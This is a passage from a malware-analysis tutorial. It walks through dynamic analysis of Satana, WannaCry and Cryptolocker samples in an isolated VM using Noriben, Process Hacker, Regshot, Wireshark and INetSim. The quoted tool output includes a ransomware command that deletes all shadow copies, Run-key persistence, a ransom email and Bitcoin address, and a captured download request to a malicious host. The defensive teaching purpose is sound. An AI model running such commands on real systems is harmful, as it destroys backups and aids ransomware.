- **Registry changes**: Monitor registry keys being created/accessed/modified and registry data being used by our suspect file.

The loop of steps that is usually done during dynamic analysis is the following:

1. **Run dynamic analysis tools before executing the malware**
2. **Execute the malware**
3. **Stop the dynamic analysis tools**
4. **Analyze the information gathered with the tools**
5. **Revert the VM to a clean snapshot**

We can guess that this analysis takes more time than the static analysis as we need to run the malware several times, different amount of time each time to be able to see all the results from the tools.


5.1. Monitoring System activity

To monitor system activity we can use **Noriben** which is a python script that uses **Process Monitor** (procmon) to gather information about system activities while executing the malware (`https://github.com/Rurik/Noriben`). We could Process Monitor for this job but Noriben speeds up this process as it automatically generates a report with all the necessary data once we finish the execution. Also Noriben applies filters to reduce unwanted data to be shown in the report, helping us to focus on the important events that may ocurr.

To use Noriben we just need to download it into the desired folder and copy *procmon.exe* in it. Then we just need to run it with python.

Now let's see what Noriben can gather when executing a well known malware called **Satana**. Noriben will generate 2 files: a text file and a CSV file. The text file will show a summary of events classified in created processes, file activity or registry keys. The CSV file will contain all the events ordered by time.


We can see that when Satana is executed some strange processess are created like *nwgedjz.exe* and some new files are created with the same name and extension:



```
-=] Sandbox Analysis Report generated by Noriben v1.8.3
-=] Developed by Brian Baskin: brian @@ thebaskins.com  @bbaskin
-=] The latest release can be found at https://github.com/Rurik/Noriben

-=] Execution time: 94.70 seconds
-=] Processing time: 2.95 seconds
-=] Analysis time: 112.58 seconds

Processes Created:
==================
[CreateProcess] Explorer.EXE:2132 > "%UserProfile%\Documents\malwares\Binaries\Ransomware.Satana\683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe
[CreateProcess] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:3108 > "%UserProfile%\Documents\malwares\Binaries\Ransomware.Satana\683a09da21991
[CreateProcess] svchost.exe:548 > "%WinDir%\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}"     [Child PID: 2696]
[CreateProcess] svchost.exe:548 > "%WinDir%\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}"     [Child PID: 2692]
[CreateProcess] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:3240 > "%LocalAppData%\Temp\nwgedjz.exe  {e29ac6c0-7037-11de-816d-806e6f6e6963} %
[CreateProcess] nwgedjz.exe:1960 > "%LocalAppData%\Temp\nwgedjz.exe  {e29ac6c0-7037-11de-816d-806e6f6e6963} %UserProfile%\DOCUME~1\malwares\Binaries\RANSOM~1.SAT\683A
[CreateProcess] nwgedjz.exe:2236 > "%WinDir%\system32\VSSADMIN.EXE Delete Shadows /All /Quiet"  [Child PID: 892]
[CreateProcess] services.exe:444 > "%WinDir%\system32\vssvc.exe"        [Child PID: 2980]
[CreateProcess] services.exe:444 > "%WinDir%\System32\svchost.exe -k swprv"     [Child PID: 2564]
[CreateProcess] svchost.exe:548 > "%WinDir%\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}"     [Child PID: 5076]
[CreateProcess] svchost.exe:548 > "%WinDir%\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}"     [Child PID: 5116]

File Activity:
==================
[CreateFile] svchost.exe:3288 > %WinDir%\temp\TMP00000024EF841732CC8FB3AE       [File no longer exists]
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot2
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot2
[CreateFile] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:3240 > %LocalAppData%\Temp\!satana!.txt       [SHA256: bd84aa47aacc574b1cb833419944e
[CreateFile] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:3240 > %LocalAppData%\Temp\nwgedjz.exe        [SHA256: 683a09da219918258c58a7f61f7dc
[CreateFile] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:3240 > %LocalAppData%\Temp\nwgedjz.exe        [SHA256: 683a09da219918258c58a7f61f7dc
[CreateFile] svchost.exe:3288 > %WinDir%\temp\TMP00000025BF3F333F8FB2D064       [File no longer exists]
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot
```

Figure 23: Report generated by Noriben on Satana sample

Also in the registry section we see that new keys are added referencing and email and an apparently Bitcoin virtual address:



```
Registry Activity:
==================
[RegSetValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:3240 > HKCU\EEFF39D61F40A98A0829D3FE6C18A01B\E-mail  =  Missganz@ausi.com
[RegSetValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:3240 > HKCU\EEFF39D61F40A98A0829D3FE6C18A01B\BTC  =  XtmxHRo8xkvaJ9FdNumLUARqsWvETHG
[RegSetValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:3240 > HKCU\Software\Microsoft\Windows\CurrentVersion\Run\emremr  =  C:\Users\IEUser
[RegDeleteValue] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:3240 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\P
```

Figure 24: Registry changes logged by Noriben


We see that Noriben speeds up our analysis as we can focus only in the necessary events as seen above.

5.2. Monitoring Process Activities

In order to analyze process activities that take place when running malware I will use **Process Hacker 2** a free tool easy to use.(`https://processhacker.sourceforge.io/downloads.php`)

With Process Hacker 2 we can see all the process activity that are actually happening in our system. We can see newly created process that will appear in green or process that are about to be terminated in red. On top of that we can also check the process properties, statistics and graphs of CPU and RAM consumption. We can check with processes have active internet connections and iteract with them if necessary, it is like a swiss knife for monitoring malware execution.

To show how it works let's see in the next image how it looks like the tool once we have executed our suspect file of **Wannacry** and we terminate its execution.



IE10 - Win7 (Ready Dynamic 2) [Corriendo] - Oracle VM VirtualBox

Process Hacker [IE10WIN7\IEUser]

Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	1044		16 B/s	11.56 MB		Host Process for Windows Ser...
spoolsv.exe	1148			4.51 MB		Spooler SubSystem App
svchost.exe	1188			7.89 MB		Host Process for Windows Ser...
vmicsvc.exe	1316	0.02		2.06 MB		Virtual Machine Integration C...
vmicsvc.exe	1372			1.32 MB		Virtual Machine Integration C...
vmicsvc.exe	1396			1 MB		Virtual Machine Integration C...
vmicsvc.exe	1420			1.03 MB		Virtual Machine Integration C...
vmicsvc.exe	1448			1.06 MB		Virtual Machine Integration C...
svchost.exe	1480			3.73 MB		Host Process for Windows Ser...
taskhost.exe	1564	0.03		6.09 MB	IE10WIN7\IEUser	Host Process for Windows Tas...
cygrunsrv.exe	1624			5.64 MB		
conhost.exe	1776			564 kB		Console Window Host
sshd.exe	1792			5.99 MB		
wlms.exe	1848			572 kB		Windows License Monitoring ...
sppsvc.exe	252			6.53 MB		Microsoft Software Protection...
svchost.exe	1064			1.68 MB		Host Process for Windows Ser...
explorer.exe	2132	0.26	242 B/s	56.64 MB	IE10WIN7\IEUser	Windows Explorer
VBoxTray.exe	2304	0.01		1.33 MB	IE10WIN7\IEUser	VirtualBox Guest Additions Tr...
ed01ebfbc9eb5bbea545...	2440	1.16	1.79 MB/s	5.78 MB	IE10WIN7\IEUser	DiskPart
SearchIndexer.exe	2492	0.47	264.8 kB/s	23.52 MB		Microsoft Windows Search In...
SearchProtocolHost.exe	2256	0.32	1.02 kB/s	3.36 MB		Microsoft Windows Search Pr...
SearchFilterHost.exe	1652			1.45 MB		Microsoft Windows Search Fil...
svchost.exe	3288	0.18		46.8 MB		Host Process for Windows Ser...
svchost.exe	2808			2.11 MB		Host Process for Windows Ser...
ProcessHacker.exe	3520	3.85		9.08 MB	IE10WIN7\IEUser	Process Hacker


CPU Usage: 12.62% | Physical memory: 855.31 MB (41.77%) | Processes: 45

Figure 25: In red the process that our malware sample creates about to be terminated

Alongside with Process Hacker 2 we can use **Process Explorer** which is a task manager that would provide us good information on the process that the malware run.

On the *Properties* window of a process we can see which active threads it has, the location of the executable etc. On the TCP/IP tab we can see active internet connections or ports where the process is listening. This could be helpful to gather information whether the malware try to connects to some C2C server to download more files o receive orders on what to do.

Within Process Explorer we find a button called **Verify** which can be used to verify that the image stored in the disk it is indeed a Microsoft signed binary. This will verify that the signature is genuine and that the file in disk has not been corrupted, which is something that some malwares do. This is helpful unless our malware uses *process replacement*. Process replacement is a technique where the malware runs a process but overwrites its memory space with malicius executables. This means that the malware would look like a legitimate process while it's being executed.




DiskPart
(No signature was present in the subject) Microsoft Corporat
Version: 6.1.7601.17514
Build Time: Sat Nov 20 01:05:05 2010
Path: C:\Users\IEUser\Documents\malwares\Binaries\Ransomware.
Command line: "C:\Users\IEUser\Documents\malwares\Binaries\Ransomware.WannaCr
Current directory: C:\Users\IEUser\Documents\malwares\Binaries\Ransomware.WannaCr
Autostart Location: n/a
Parent: explorer.exe(2132)
User: IE10WIN7\IEUser
Started: 10:40:13 AM 1/8/2019
Comment:
VirusTotal:
Data Execution Prevention (DEP) Status: Disabled
Address Space Load Randomization: n/a
Control Flow Guard:
Enterprise Context:

Figure 26: Wannacry Process not verified indicating that is not a legitimate process

5.3. Monitoring Registry changes

Althought Noriben has capabilities to monitor registry changes we can use a specific useful tool to continue or dynamic analysis on the registry section. That is **Regshot**, yet another free and open source program that allows us to take a snapshot of the windows registry. It is very easy to use, we just need to take a first snapshot with our clean state of our VM, then run the malware and finally do the second snapshot.

After that we can compare the snapshots and see the differences. In our case we can see that 19 new keys were added after the execution of our Wannacry sample. There‘s one particulary with an uncommon name called *WannaCrypt0r*.



```
Created with Regshot 1.9.0 x86 ANSI
Comments:
Datetime: 2019/1/8 19:44:42 , 2019/1/8 19:46:51
Computer: IE10WIN7 , IE10WIN7
Username: IEUser , IEUser

Keys deleted: 1
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012018122720181228

Keys added: 19
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\*
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\hiv
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.hiv
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.hiv\OpenWithList
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.hiv
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012018122420181231
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012019010820190109
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\2\1\8\3\1
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\44\ComDlg
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\44\ComDlg\{5C4F28B5-F869-4E84-8E60-F11DB97C5CC7}
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\93
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\93\Shell
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\WanaCrypt0r
HKU\S-1-5-21-1716914095-909560446-1177810406-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\2\1\8\3\1
HKU\S-1-5-21-1716914095-909560446-1177810406-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\44\ComDlg
HKU\S-1-5-21-1716914095-909560446-1177810406-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\44\ComDlg\{5C4F28B5-F869-4E84-8E60-F11DB97C5CC7}
HKU\S-1-5-21-1716914095-909560446-1177810406-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\93
HKU\S-1-5-21-1716914095-909560446-1177810406-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\93\Shell

Values deleted: 5
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012018122720181228\CachePrefix: ":2018122720181228: "
```

Figure 27: WannaCrypt0r new entry on the registry


5.4. Monitoring Network Traffic

Most of the malware if not all, when executed tries to communicate with the exterior, either to continue spreading, receive commands from a C2C server or exfil information. As part of our analysis we want to understand malware's communication channel. This will give us more insight on the malware features.

To do this we will use **Wireshark**, a free and open-source packet analyzer. We will be using Wireshark previously installed on our Linux VM machine, that we have configured as a receptor of all network traffic from our victim machine. Remember that our Windows machine has been configured at IP addres: 192.168.1.50 and our Linux Machine at 192.168.1.100

As how our environment is configured, te victim machine is isolated from internet for security reasons explained before. Also we don't want the running malware to reach its C2C server or to continue spreading all over internet. That's why using only Wireshark won't work to analyze the generated traffic by the malware. We need to simulate all the internet services to see the malware running as it were in the wild. **INetSim** will do the work for that. INetSim is a free Linux tool that simulates all internet services so malware "would think" that is running in open internet and we will be able to see all the outcoming or incoming traffic.

Before executing the file we test that our isolated machine is receiving response from INetSim despite being configured as "Host-Only" as shown in the below image:



Red

Habilitar adaptador de red

Conectado a: Adaptador sólo-anfitrión


Nombre: VirtualBox Host-Only Ethernet Adapter #2

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ping 192.168.1.100

Pinging 192.168.1.100 with 32 bytes of data:
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>
```

Figure 28: Victim machine reaching our Linux machine in Host-Only mode

Now we know that communication between the two systems works. We will first launch Wireshark and after that run the malware sample of *Criptolocker*.


We can see that upon connection the malware does a POST GET to a malicious url cabin.su and tries to receive a file with a very long file name as shown in the image.



```
No.   Time          Source             Destination     Protocol Length Info
  110 108.149307753 192.168.1.50       192.168.1.100   TCP        60 1067 → 80 [ACK] Seq=1 Ack=1 Win=65700 Len=0
  111 108.149695740 192.168.1.50       192.168.1.100   HTTP      456 GET /ABT1QkfsINKVxYbSjFNNAOauT+lz9E8DxDdzqaVbuYh9bXgd6wUmi6kBu0WzMghMQM/Mjd8yee8JBC/M5heBi5y…
  112 108.149704048 192.168.1.100      192.168.1.50    TCP        54 80 → 1067 [ACK] Seq=1 Ack=403 Win=30336 Len=0
  113 108.172689190 192.168.1.100      192.168.1.50    TCP       204 80 → 1067 [PSH, ACK] Seq=1 Ack=403 Win=30336 Len=150 [TCP segment of a reassembled PDU]
  114 108.177058335 192.168.1.100      192.168.1.50    HTTP      312 HTTP/1.1 200 OK  (text/html)
  115 108.177275805 192.168.1.50       192.168.1.100   TCP        60 1067 → 80 [ACK] Seq=403 Ack=410 Win=65292 Len=0
  116 108.177384352 192.168.1.50       192.168.1.100   TCP        60 1067 → 80 [FIN, ACK] Seq=403 Ack=410 Win=65292 Len=0
  117 108.177396295 192.168.1.100      192.168.1.50    TCP        54 80 → 1067 [ACK] Seq=410 Ack=404 Win=30336 Len=0
  118 110.118582194 fe80::a00:27ff:fe2e… ff02::fb      MDNS      203 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR _ipps._tcp.local, "QM" question…
  119 110.118720204 192.168.1.100      224.0.0.251     MDNS      183 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR _ipps._tcp.local, "QM" question…
  120 121.194938673 192.168.1.50       192.168.1.255   BROWSER   243 Local Master Announcement IE10WIN7, Workstation, Server, NT Workstation, Potential Browser, …

▾ Hypertext Transfer Protocol
  ▾ [truncated]GET /ABT1QkfsINKVxYbSjFNNAOauT+lz9E8DxDdzqaVbuYh9bXgd6wUmi6kBu0WzMghMQM/Mjd8yee8JBC/M5heBi5y7UkUlc5UYFUtQjm8VI4/9xx8pLikYDnxouimIIGmfH0p2fhQMVvTgo5cH9VC61Myw/…
    ▸ [ [truncated]Expert Info (Chat/Sequence): GET /ABT1QkfsINKVxYbSjFNNAOauT+lz9E8DxDdzqaVbuYh9bXgd6wUmi6kBu0WzMghMQM/Mjd8yee8JBC/M5heBi5y7UkUlc5UYFUtQjm8VI4/9xx8pLikYDnxo…
      Request Method: GET
      Request URI [truncated]: /ABT1QkfsINKVxYbSjFNNAOauT+lz9E8DxDdzqaVbuYh9bXgd6wUmi6kBu0WzMghMQM/Mjd8yee8JBC/M5heBi5y7UkUlc5UYFUtQjm8VI4/9xx8pLikYDnxouimIIGmfH0p2fhQMVvTgo…
      Request Version: HTTP/1.1
    Host: cabin.su\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI [truncated]: http://cabin.su/ABT1QkfsINKVxYbSjFNNAOauT+lz9E8DxDdzqaVbuYh9bXgd6wUmi6kBu0WzMghMQM/Mjd8yee8JBC/M5heBi5y7UkUlc5UYFUtQjm8VI4/9xx8pLikYDnxouim…
    [HTTP request 1/1]
    [Response in frame: 114]
```

Figure 29: Malware doing a GET to download more files

If we reproduce the same action without using INetSim we see that the malware can't resolve the POST GET making impossible to know which file its intendend to download:



```
No.   Time          Source               Destination     Protocol Length Info
  151 136.640734369 PcsCompu_bb:76:37    Broadcast       ARP        60 Who has 192.169.1.100? Tell 192.168.1.50
  152 137.443663655 192.168.1.50         192.168.1.100   DNS        68 Standard query 0x7a75 A cabin.su
  153 137.443685761 192.168.1.100        192.168.1.50    ICMP       96 Destination unreachable (Port unreachable)
  154 138.255694599 fe80::f0df:45cc:e83… ff02::1:3       LLMNR      84 Standard query 0xb39f A wpad
  155 138.255921063 192.168.1.50         224.0.0.252     LLMNR      64 Standard query 0xb39f A wpad
  156 138.360705339 fe80::f0df:45cc:e83… ff02::1:3       LLMNR      84 Standard query 0xb39f A wpad
  157 138.360717363 192.168.1.50         224.0.0.252     LLMNR      64 Standard query 0xb39f A wpad
  158 138.437986923 192.168.1.50         192.168.1.100   DNS        68 Standard query 0x7a75 A cabin.su
  159 138.438027196 192.168.1.100        192.168.1.50    ICMP       96 Destination unreachable (Port unreachable)
  160 138.563561126 192.168.1.50         192.168.1.255   NBNS       92 Name query NB WPAD<00>
  161 139.313237759 192.168.1.50         192.168.1.255   NBNS       92 Name query NB WPAD<00>

      Answer RRs: 0
      Authority RRs: 0
      Additional RRs: 0
    ▾ Queries
      ▾ cabin.su: type A, class IN
          Name: cabin.su
          [Name Length: 8]
          [Label Count: 2]
          Type: A (Host Address) (1)
          Class: IN (0x0001)
      [Retransmitted request. Original request in: 152]
```

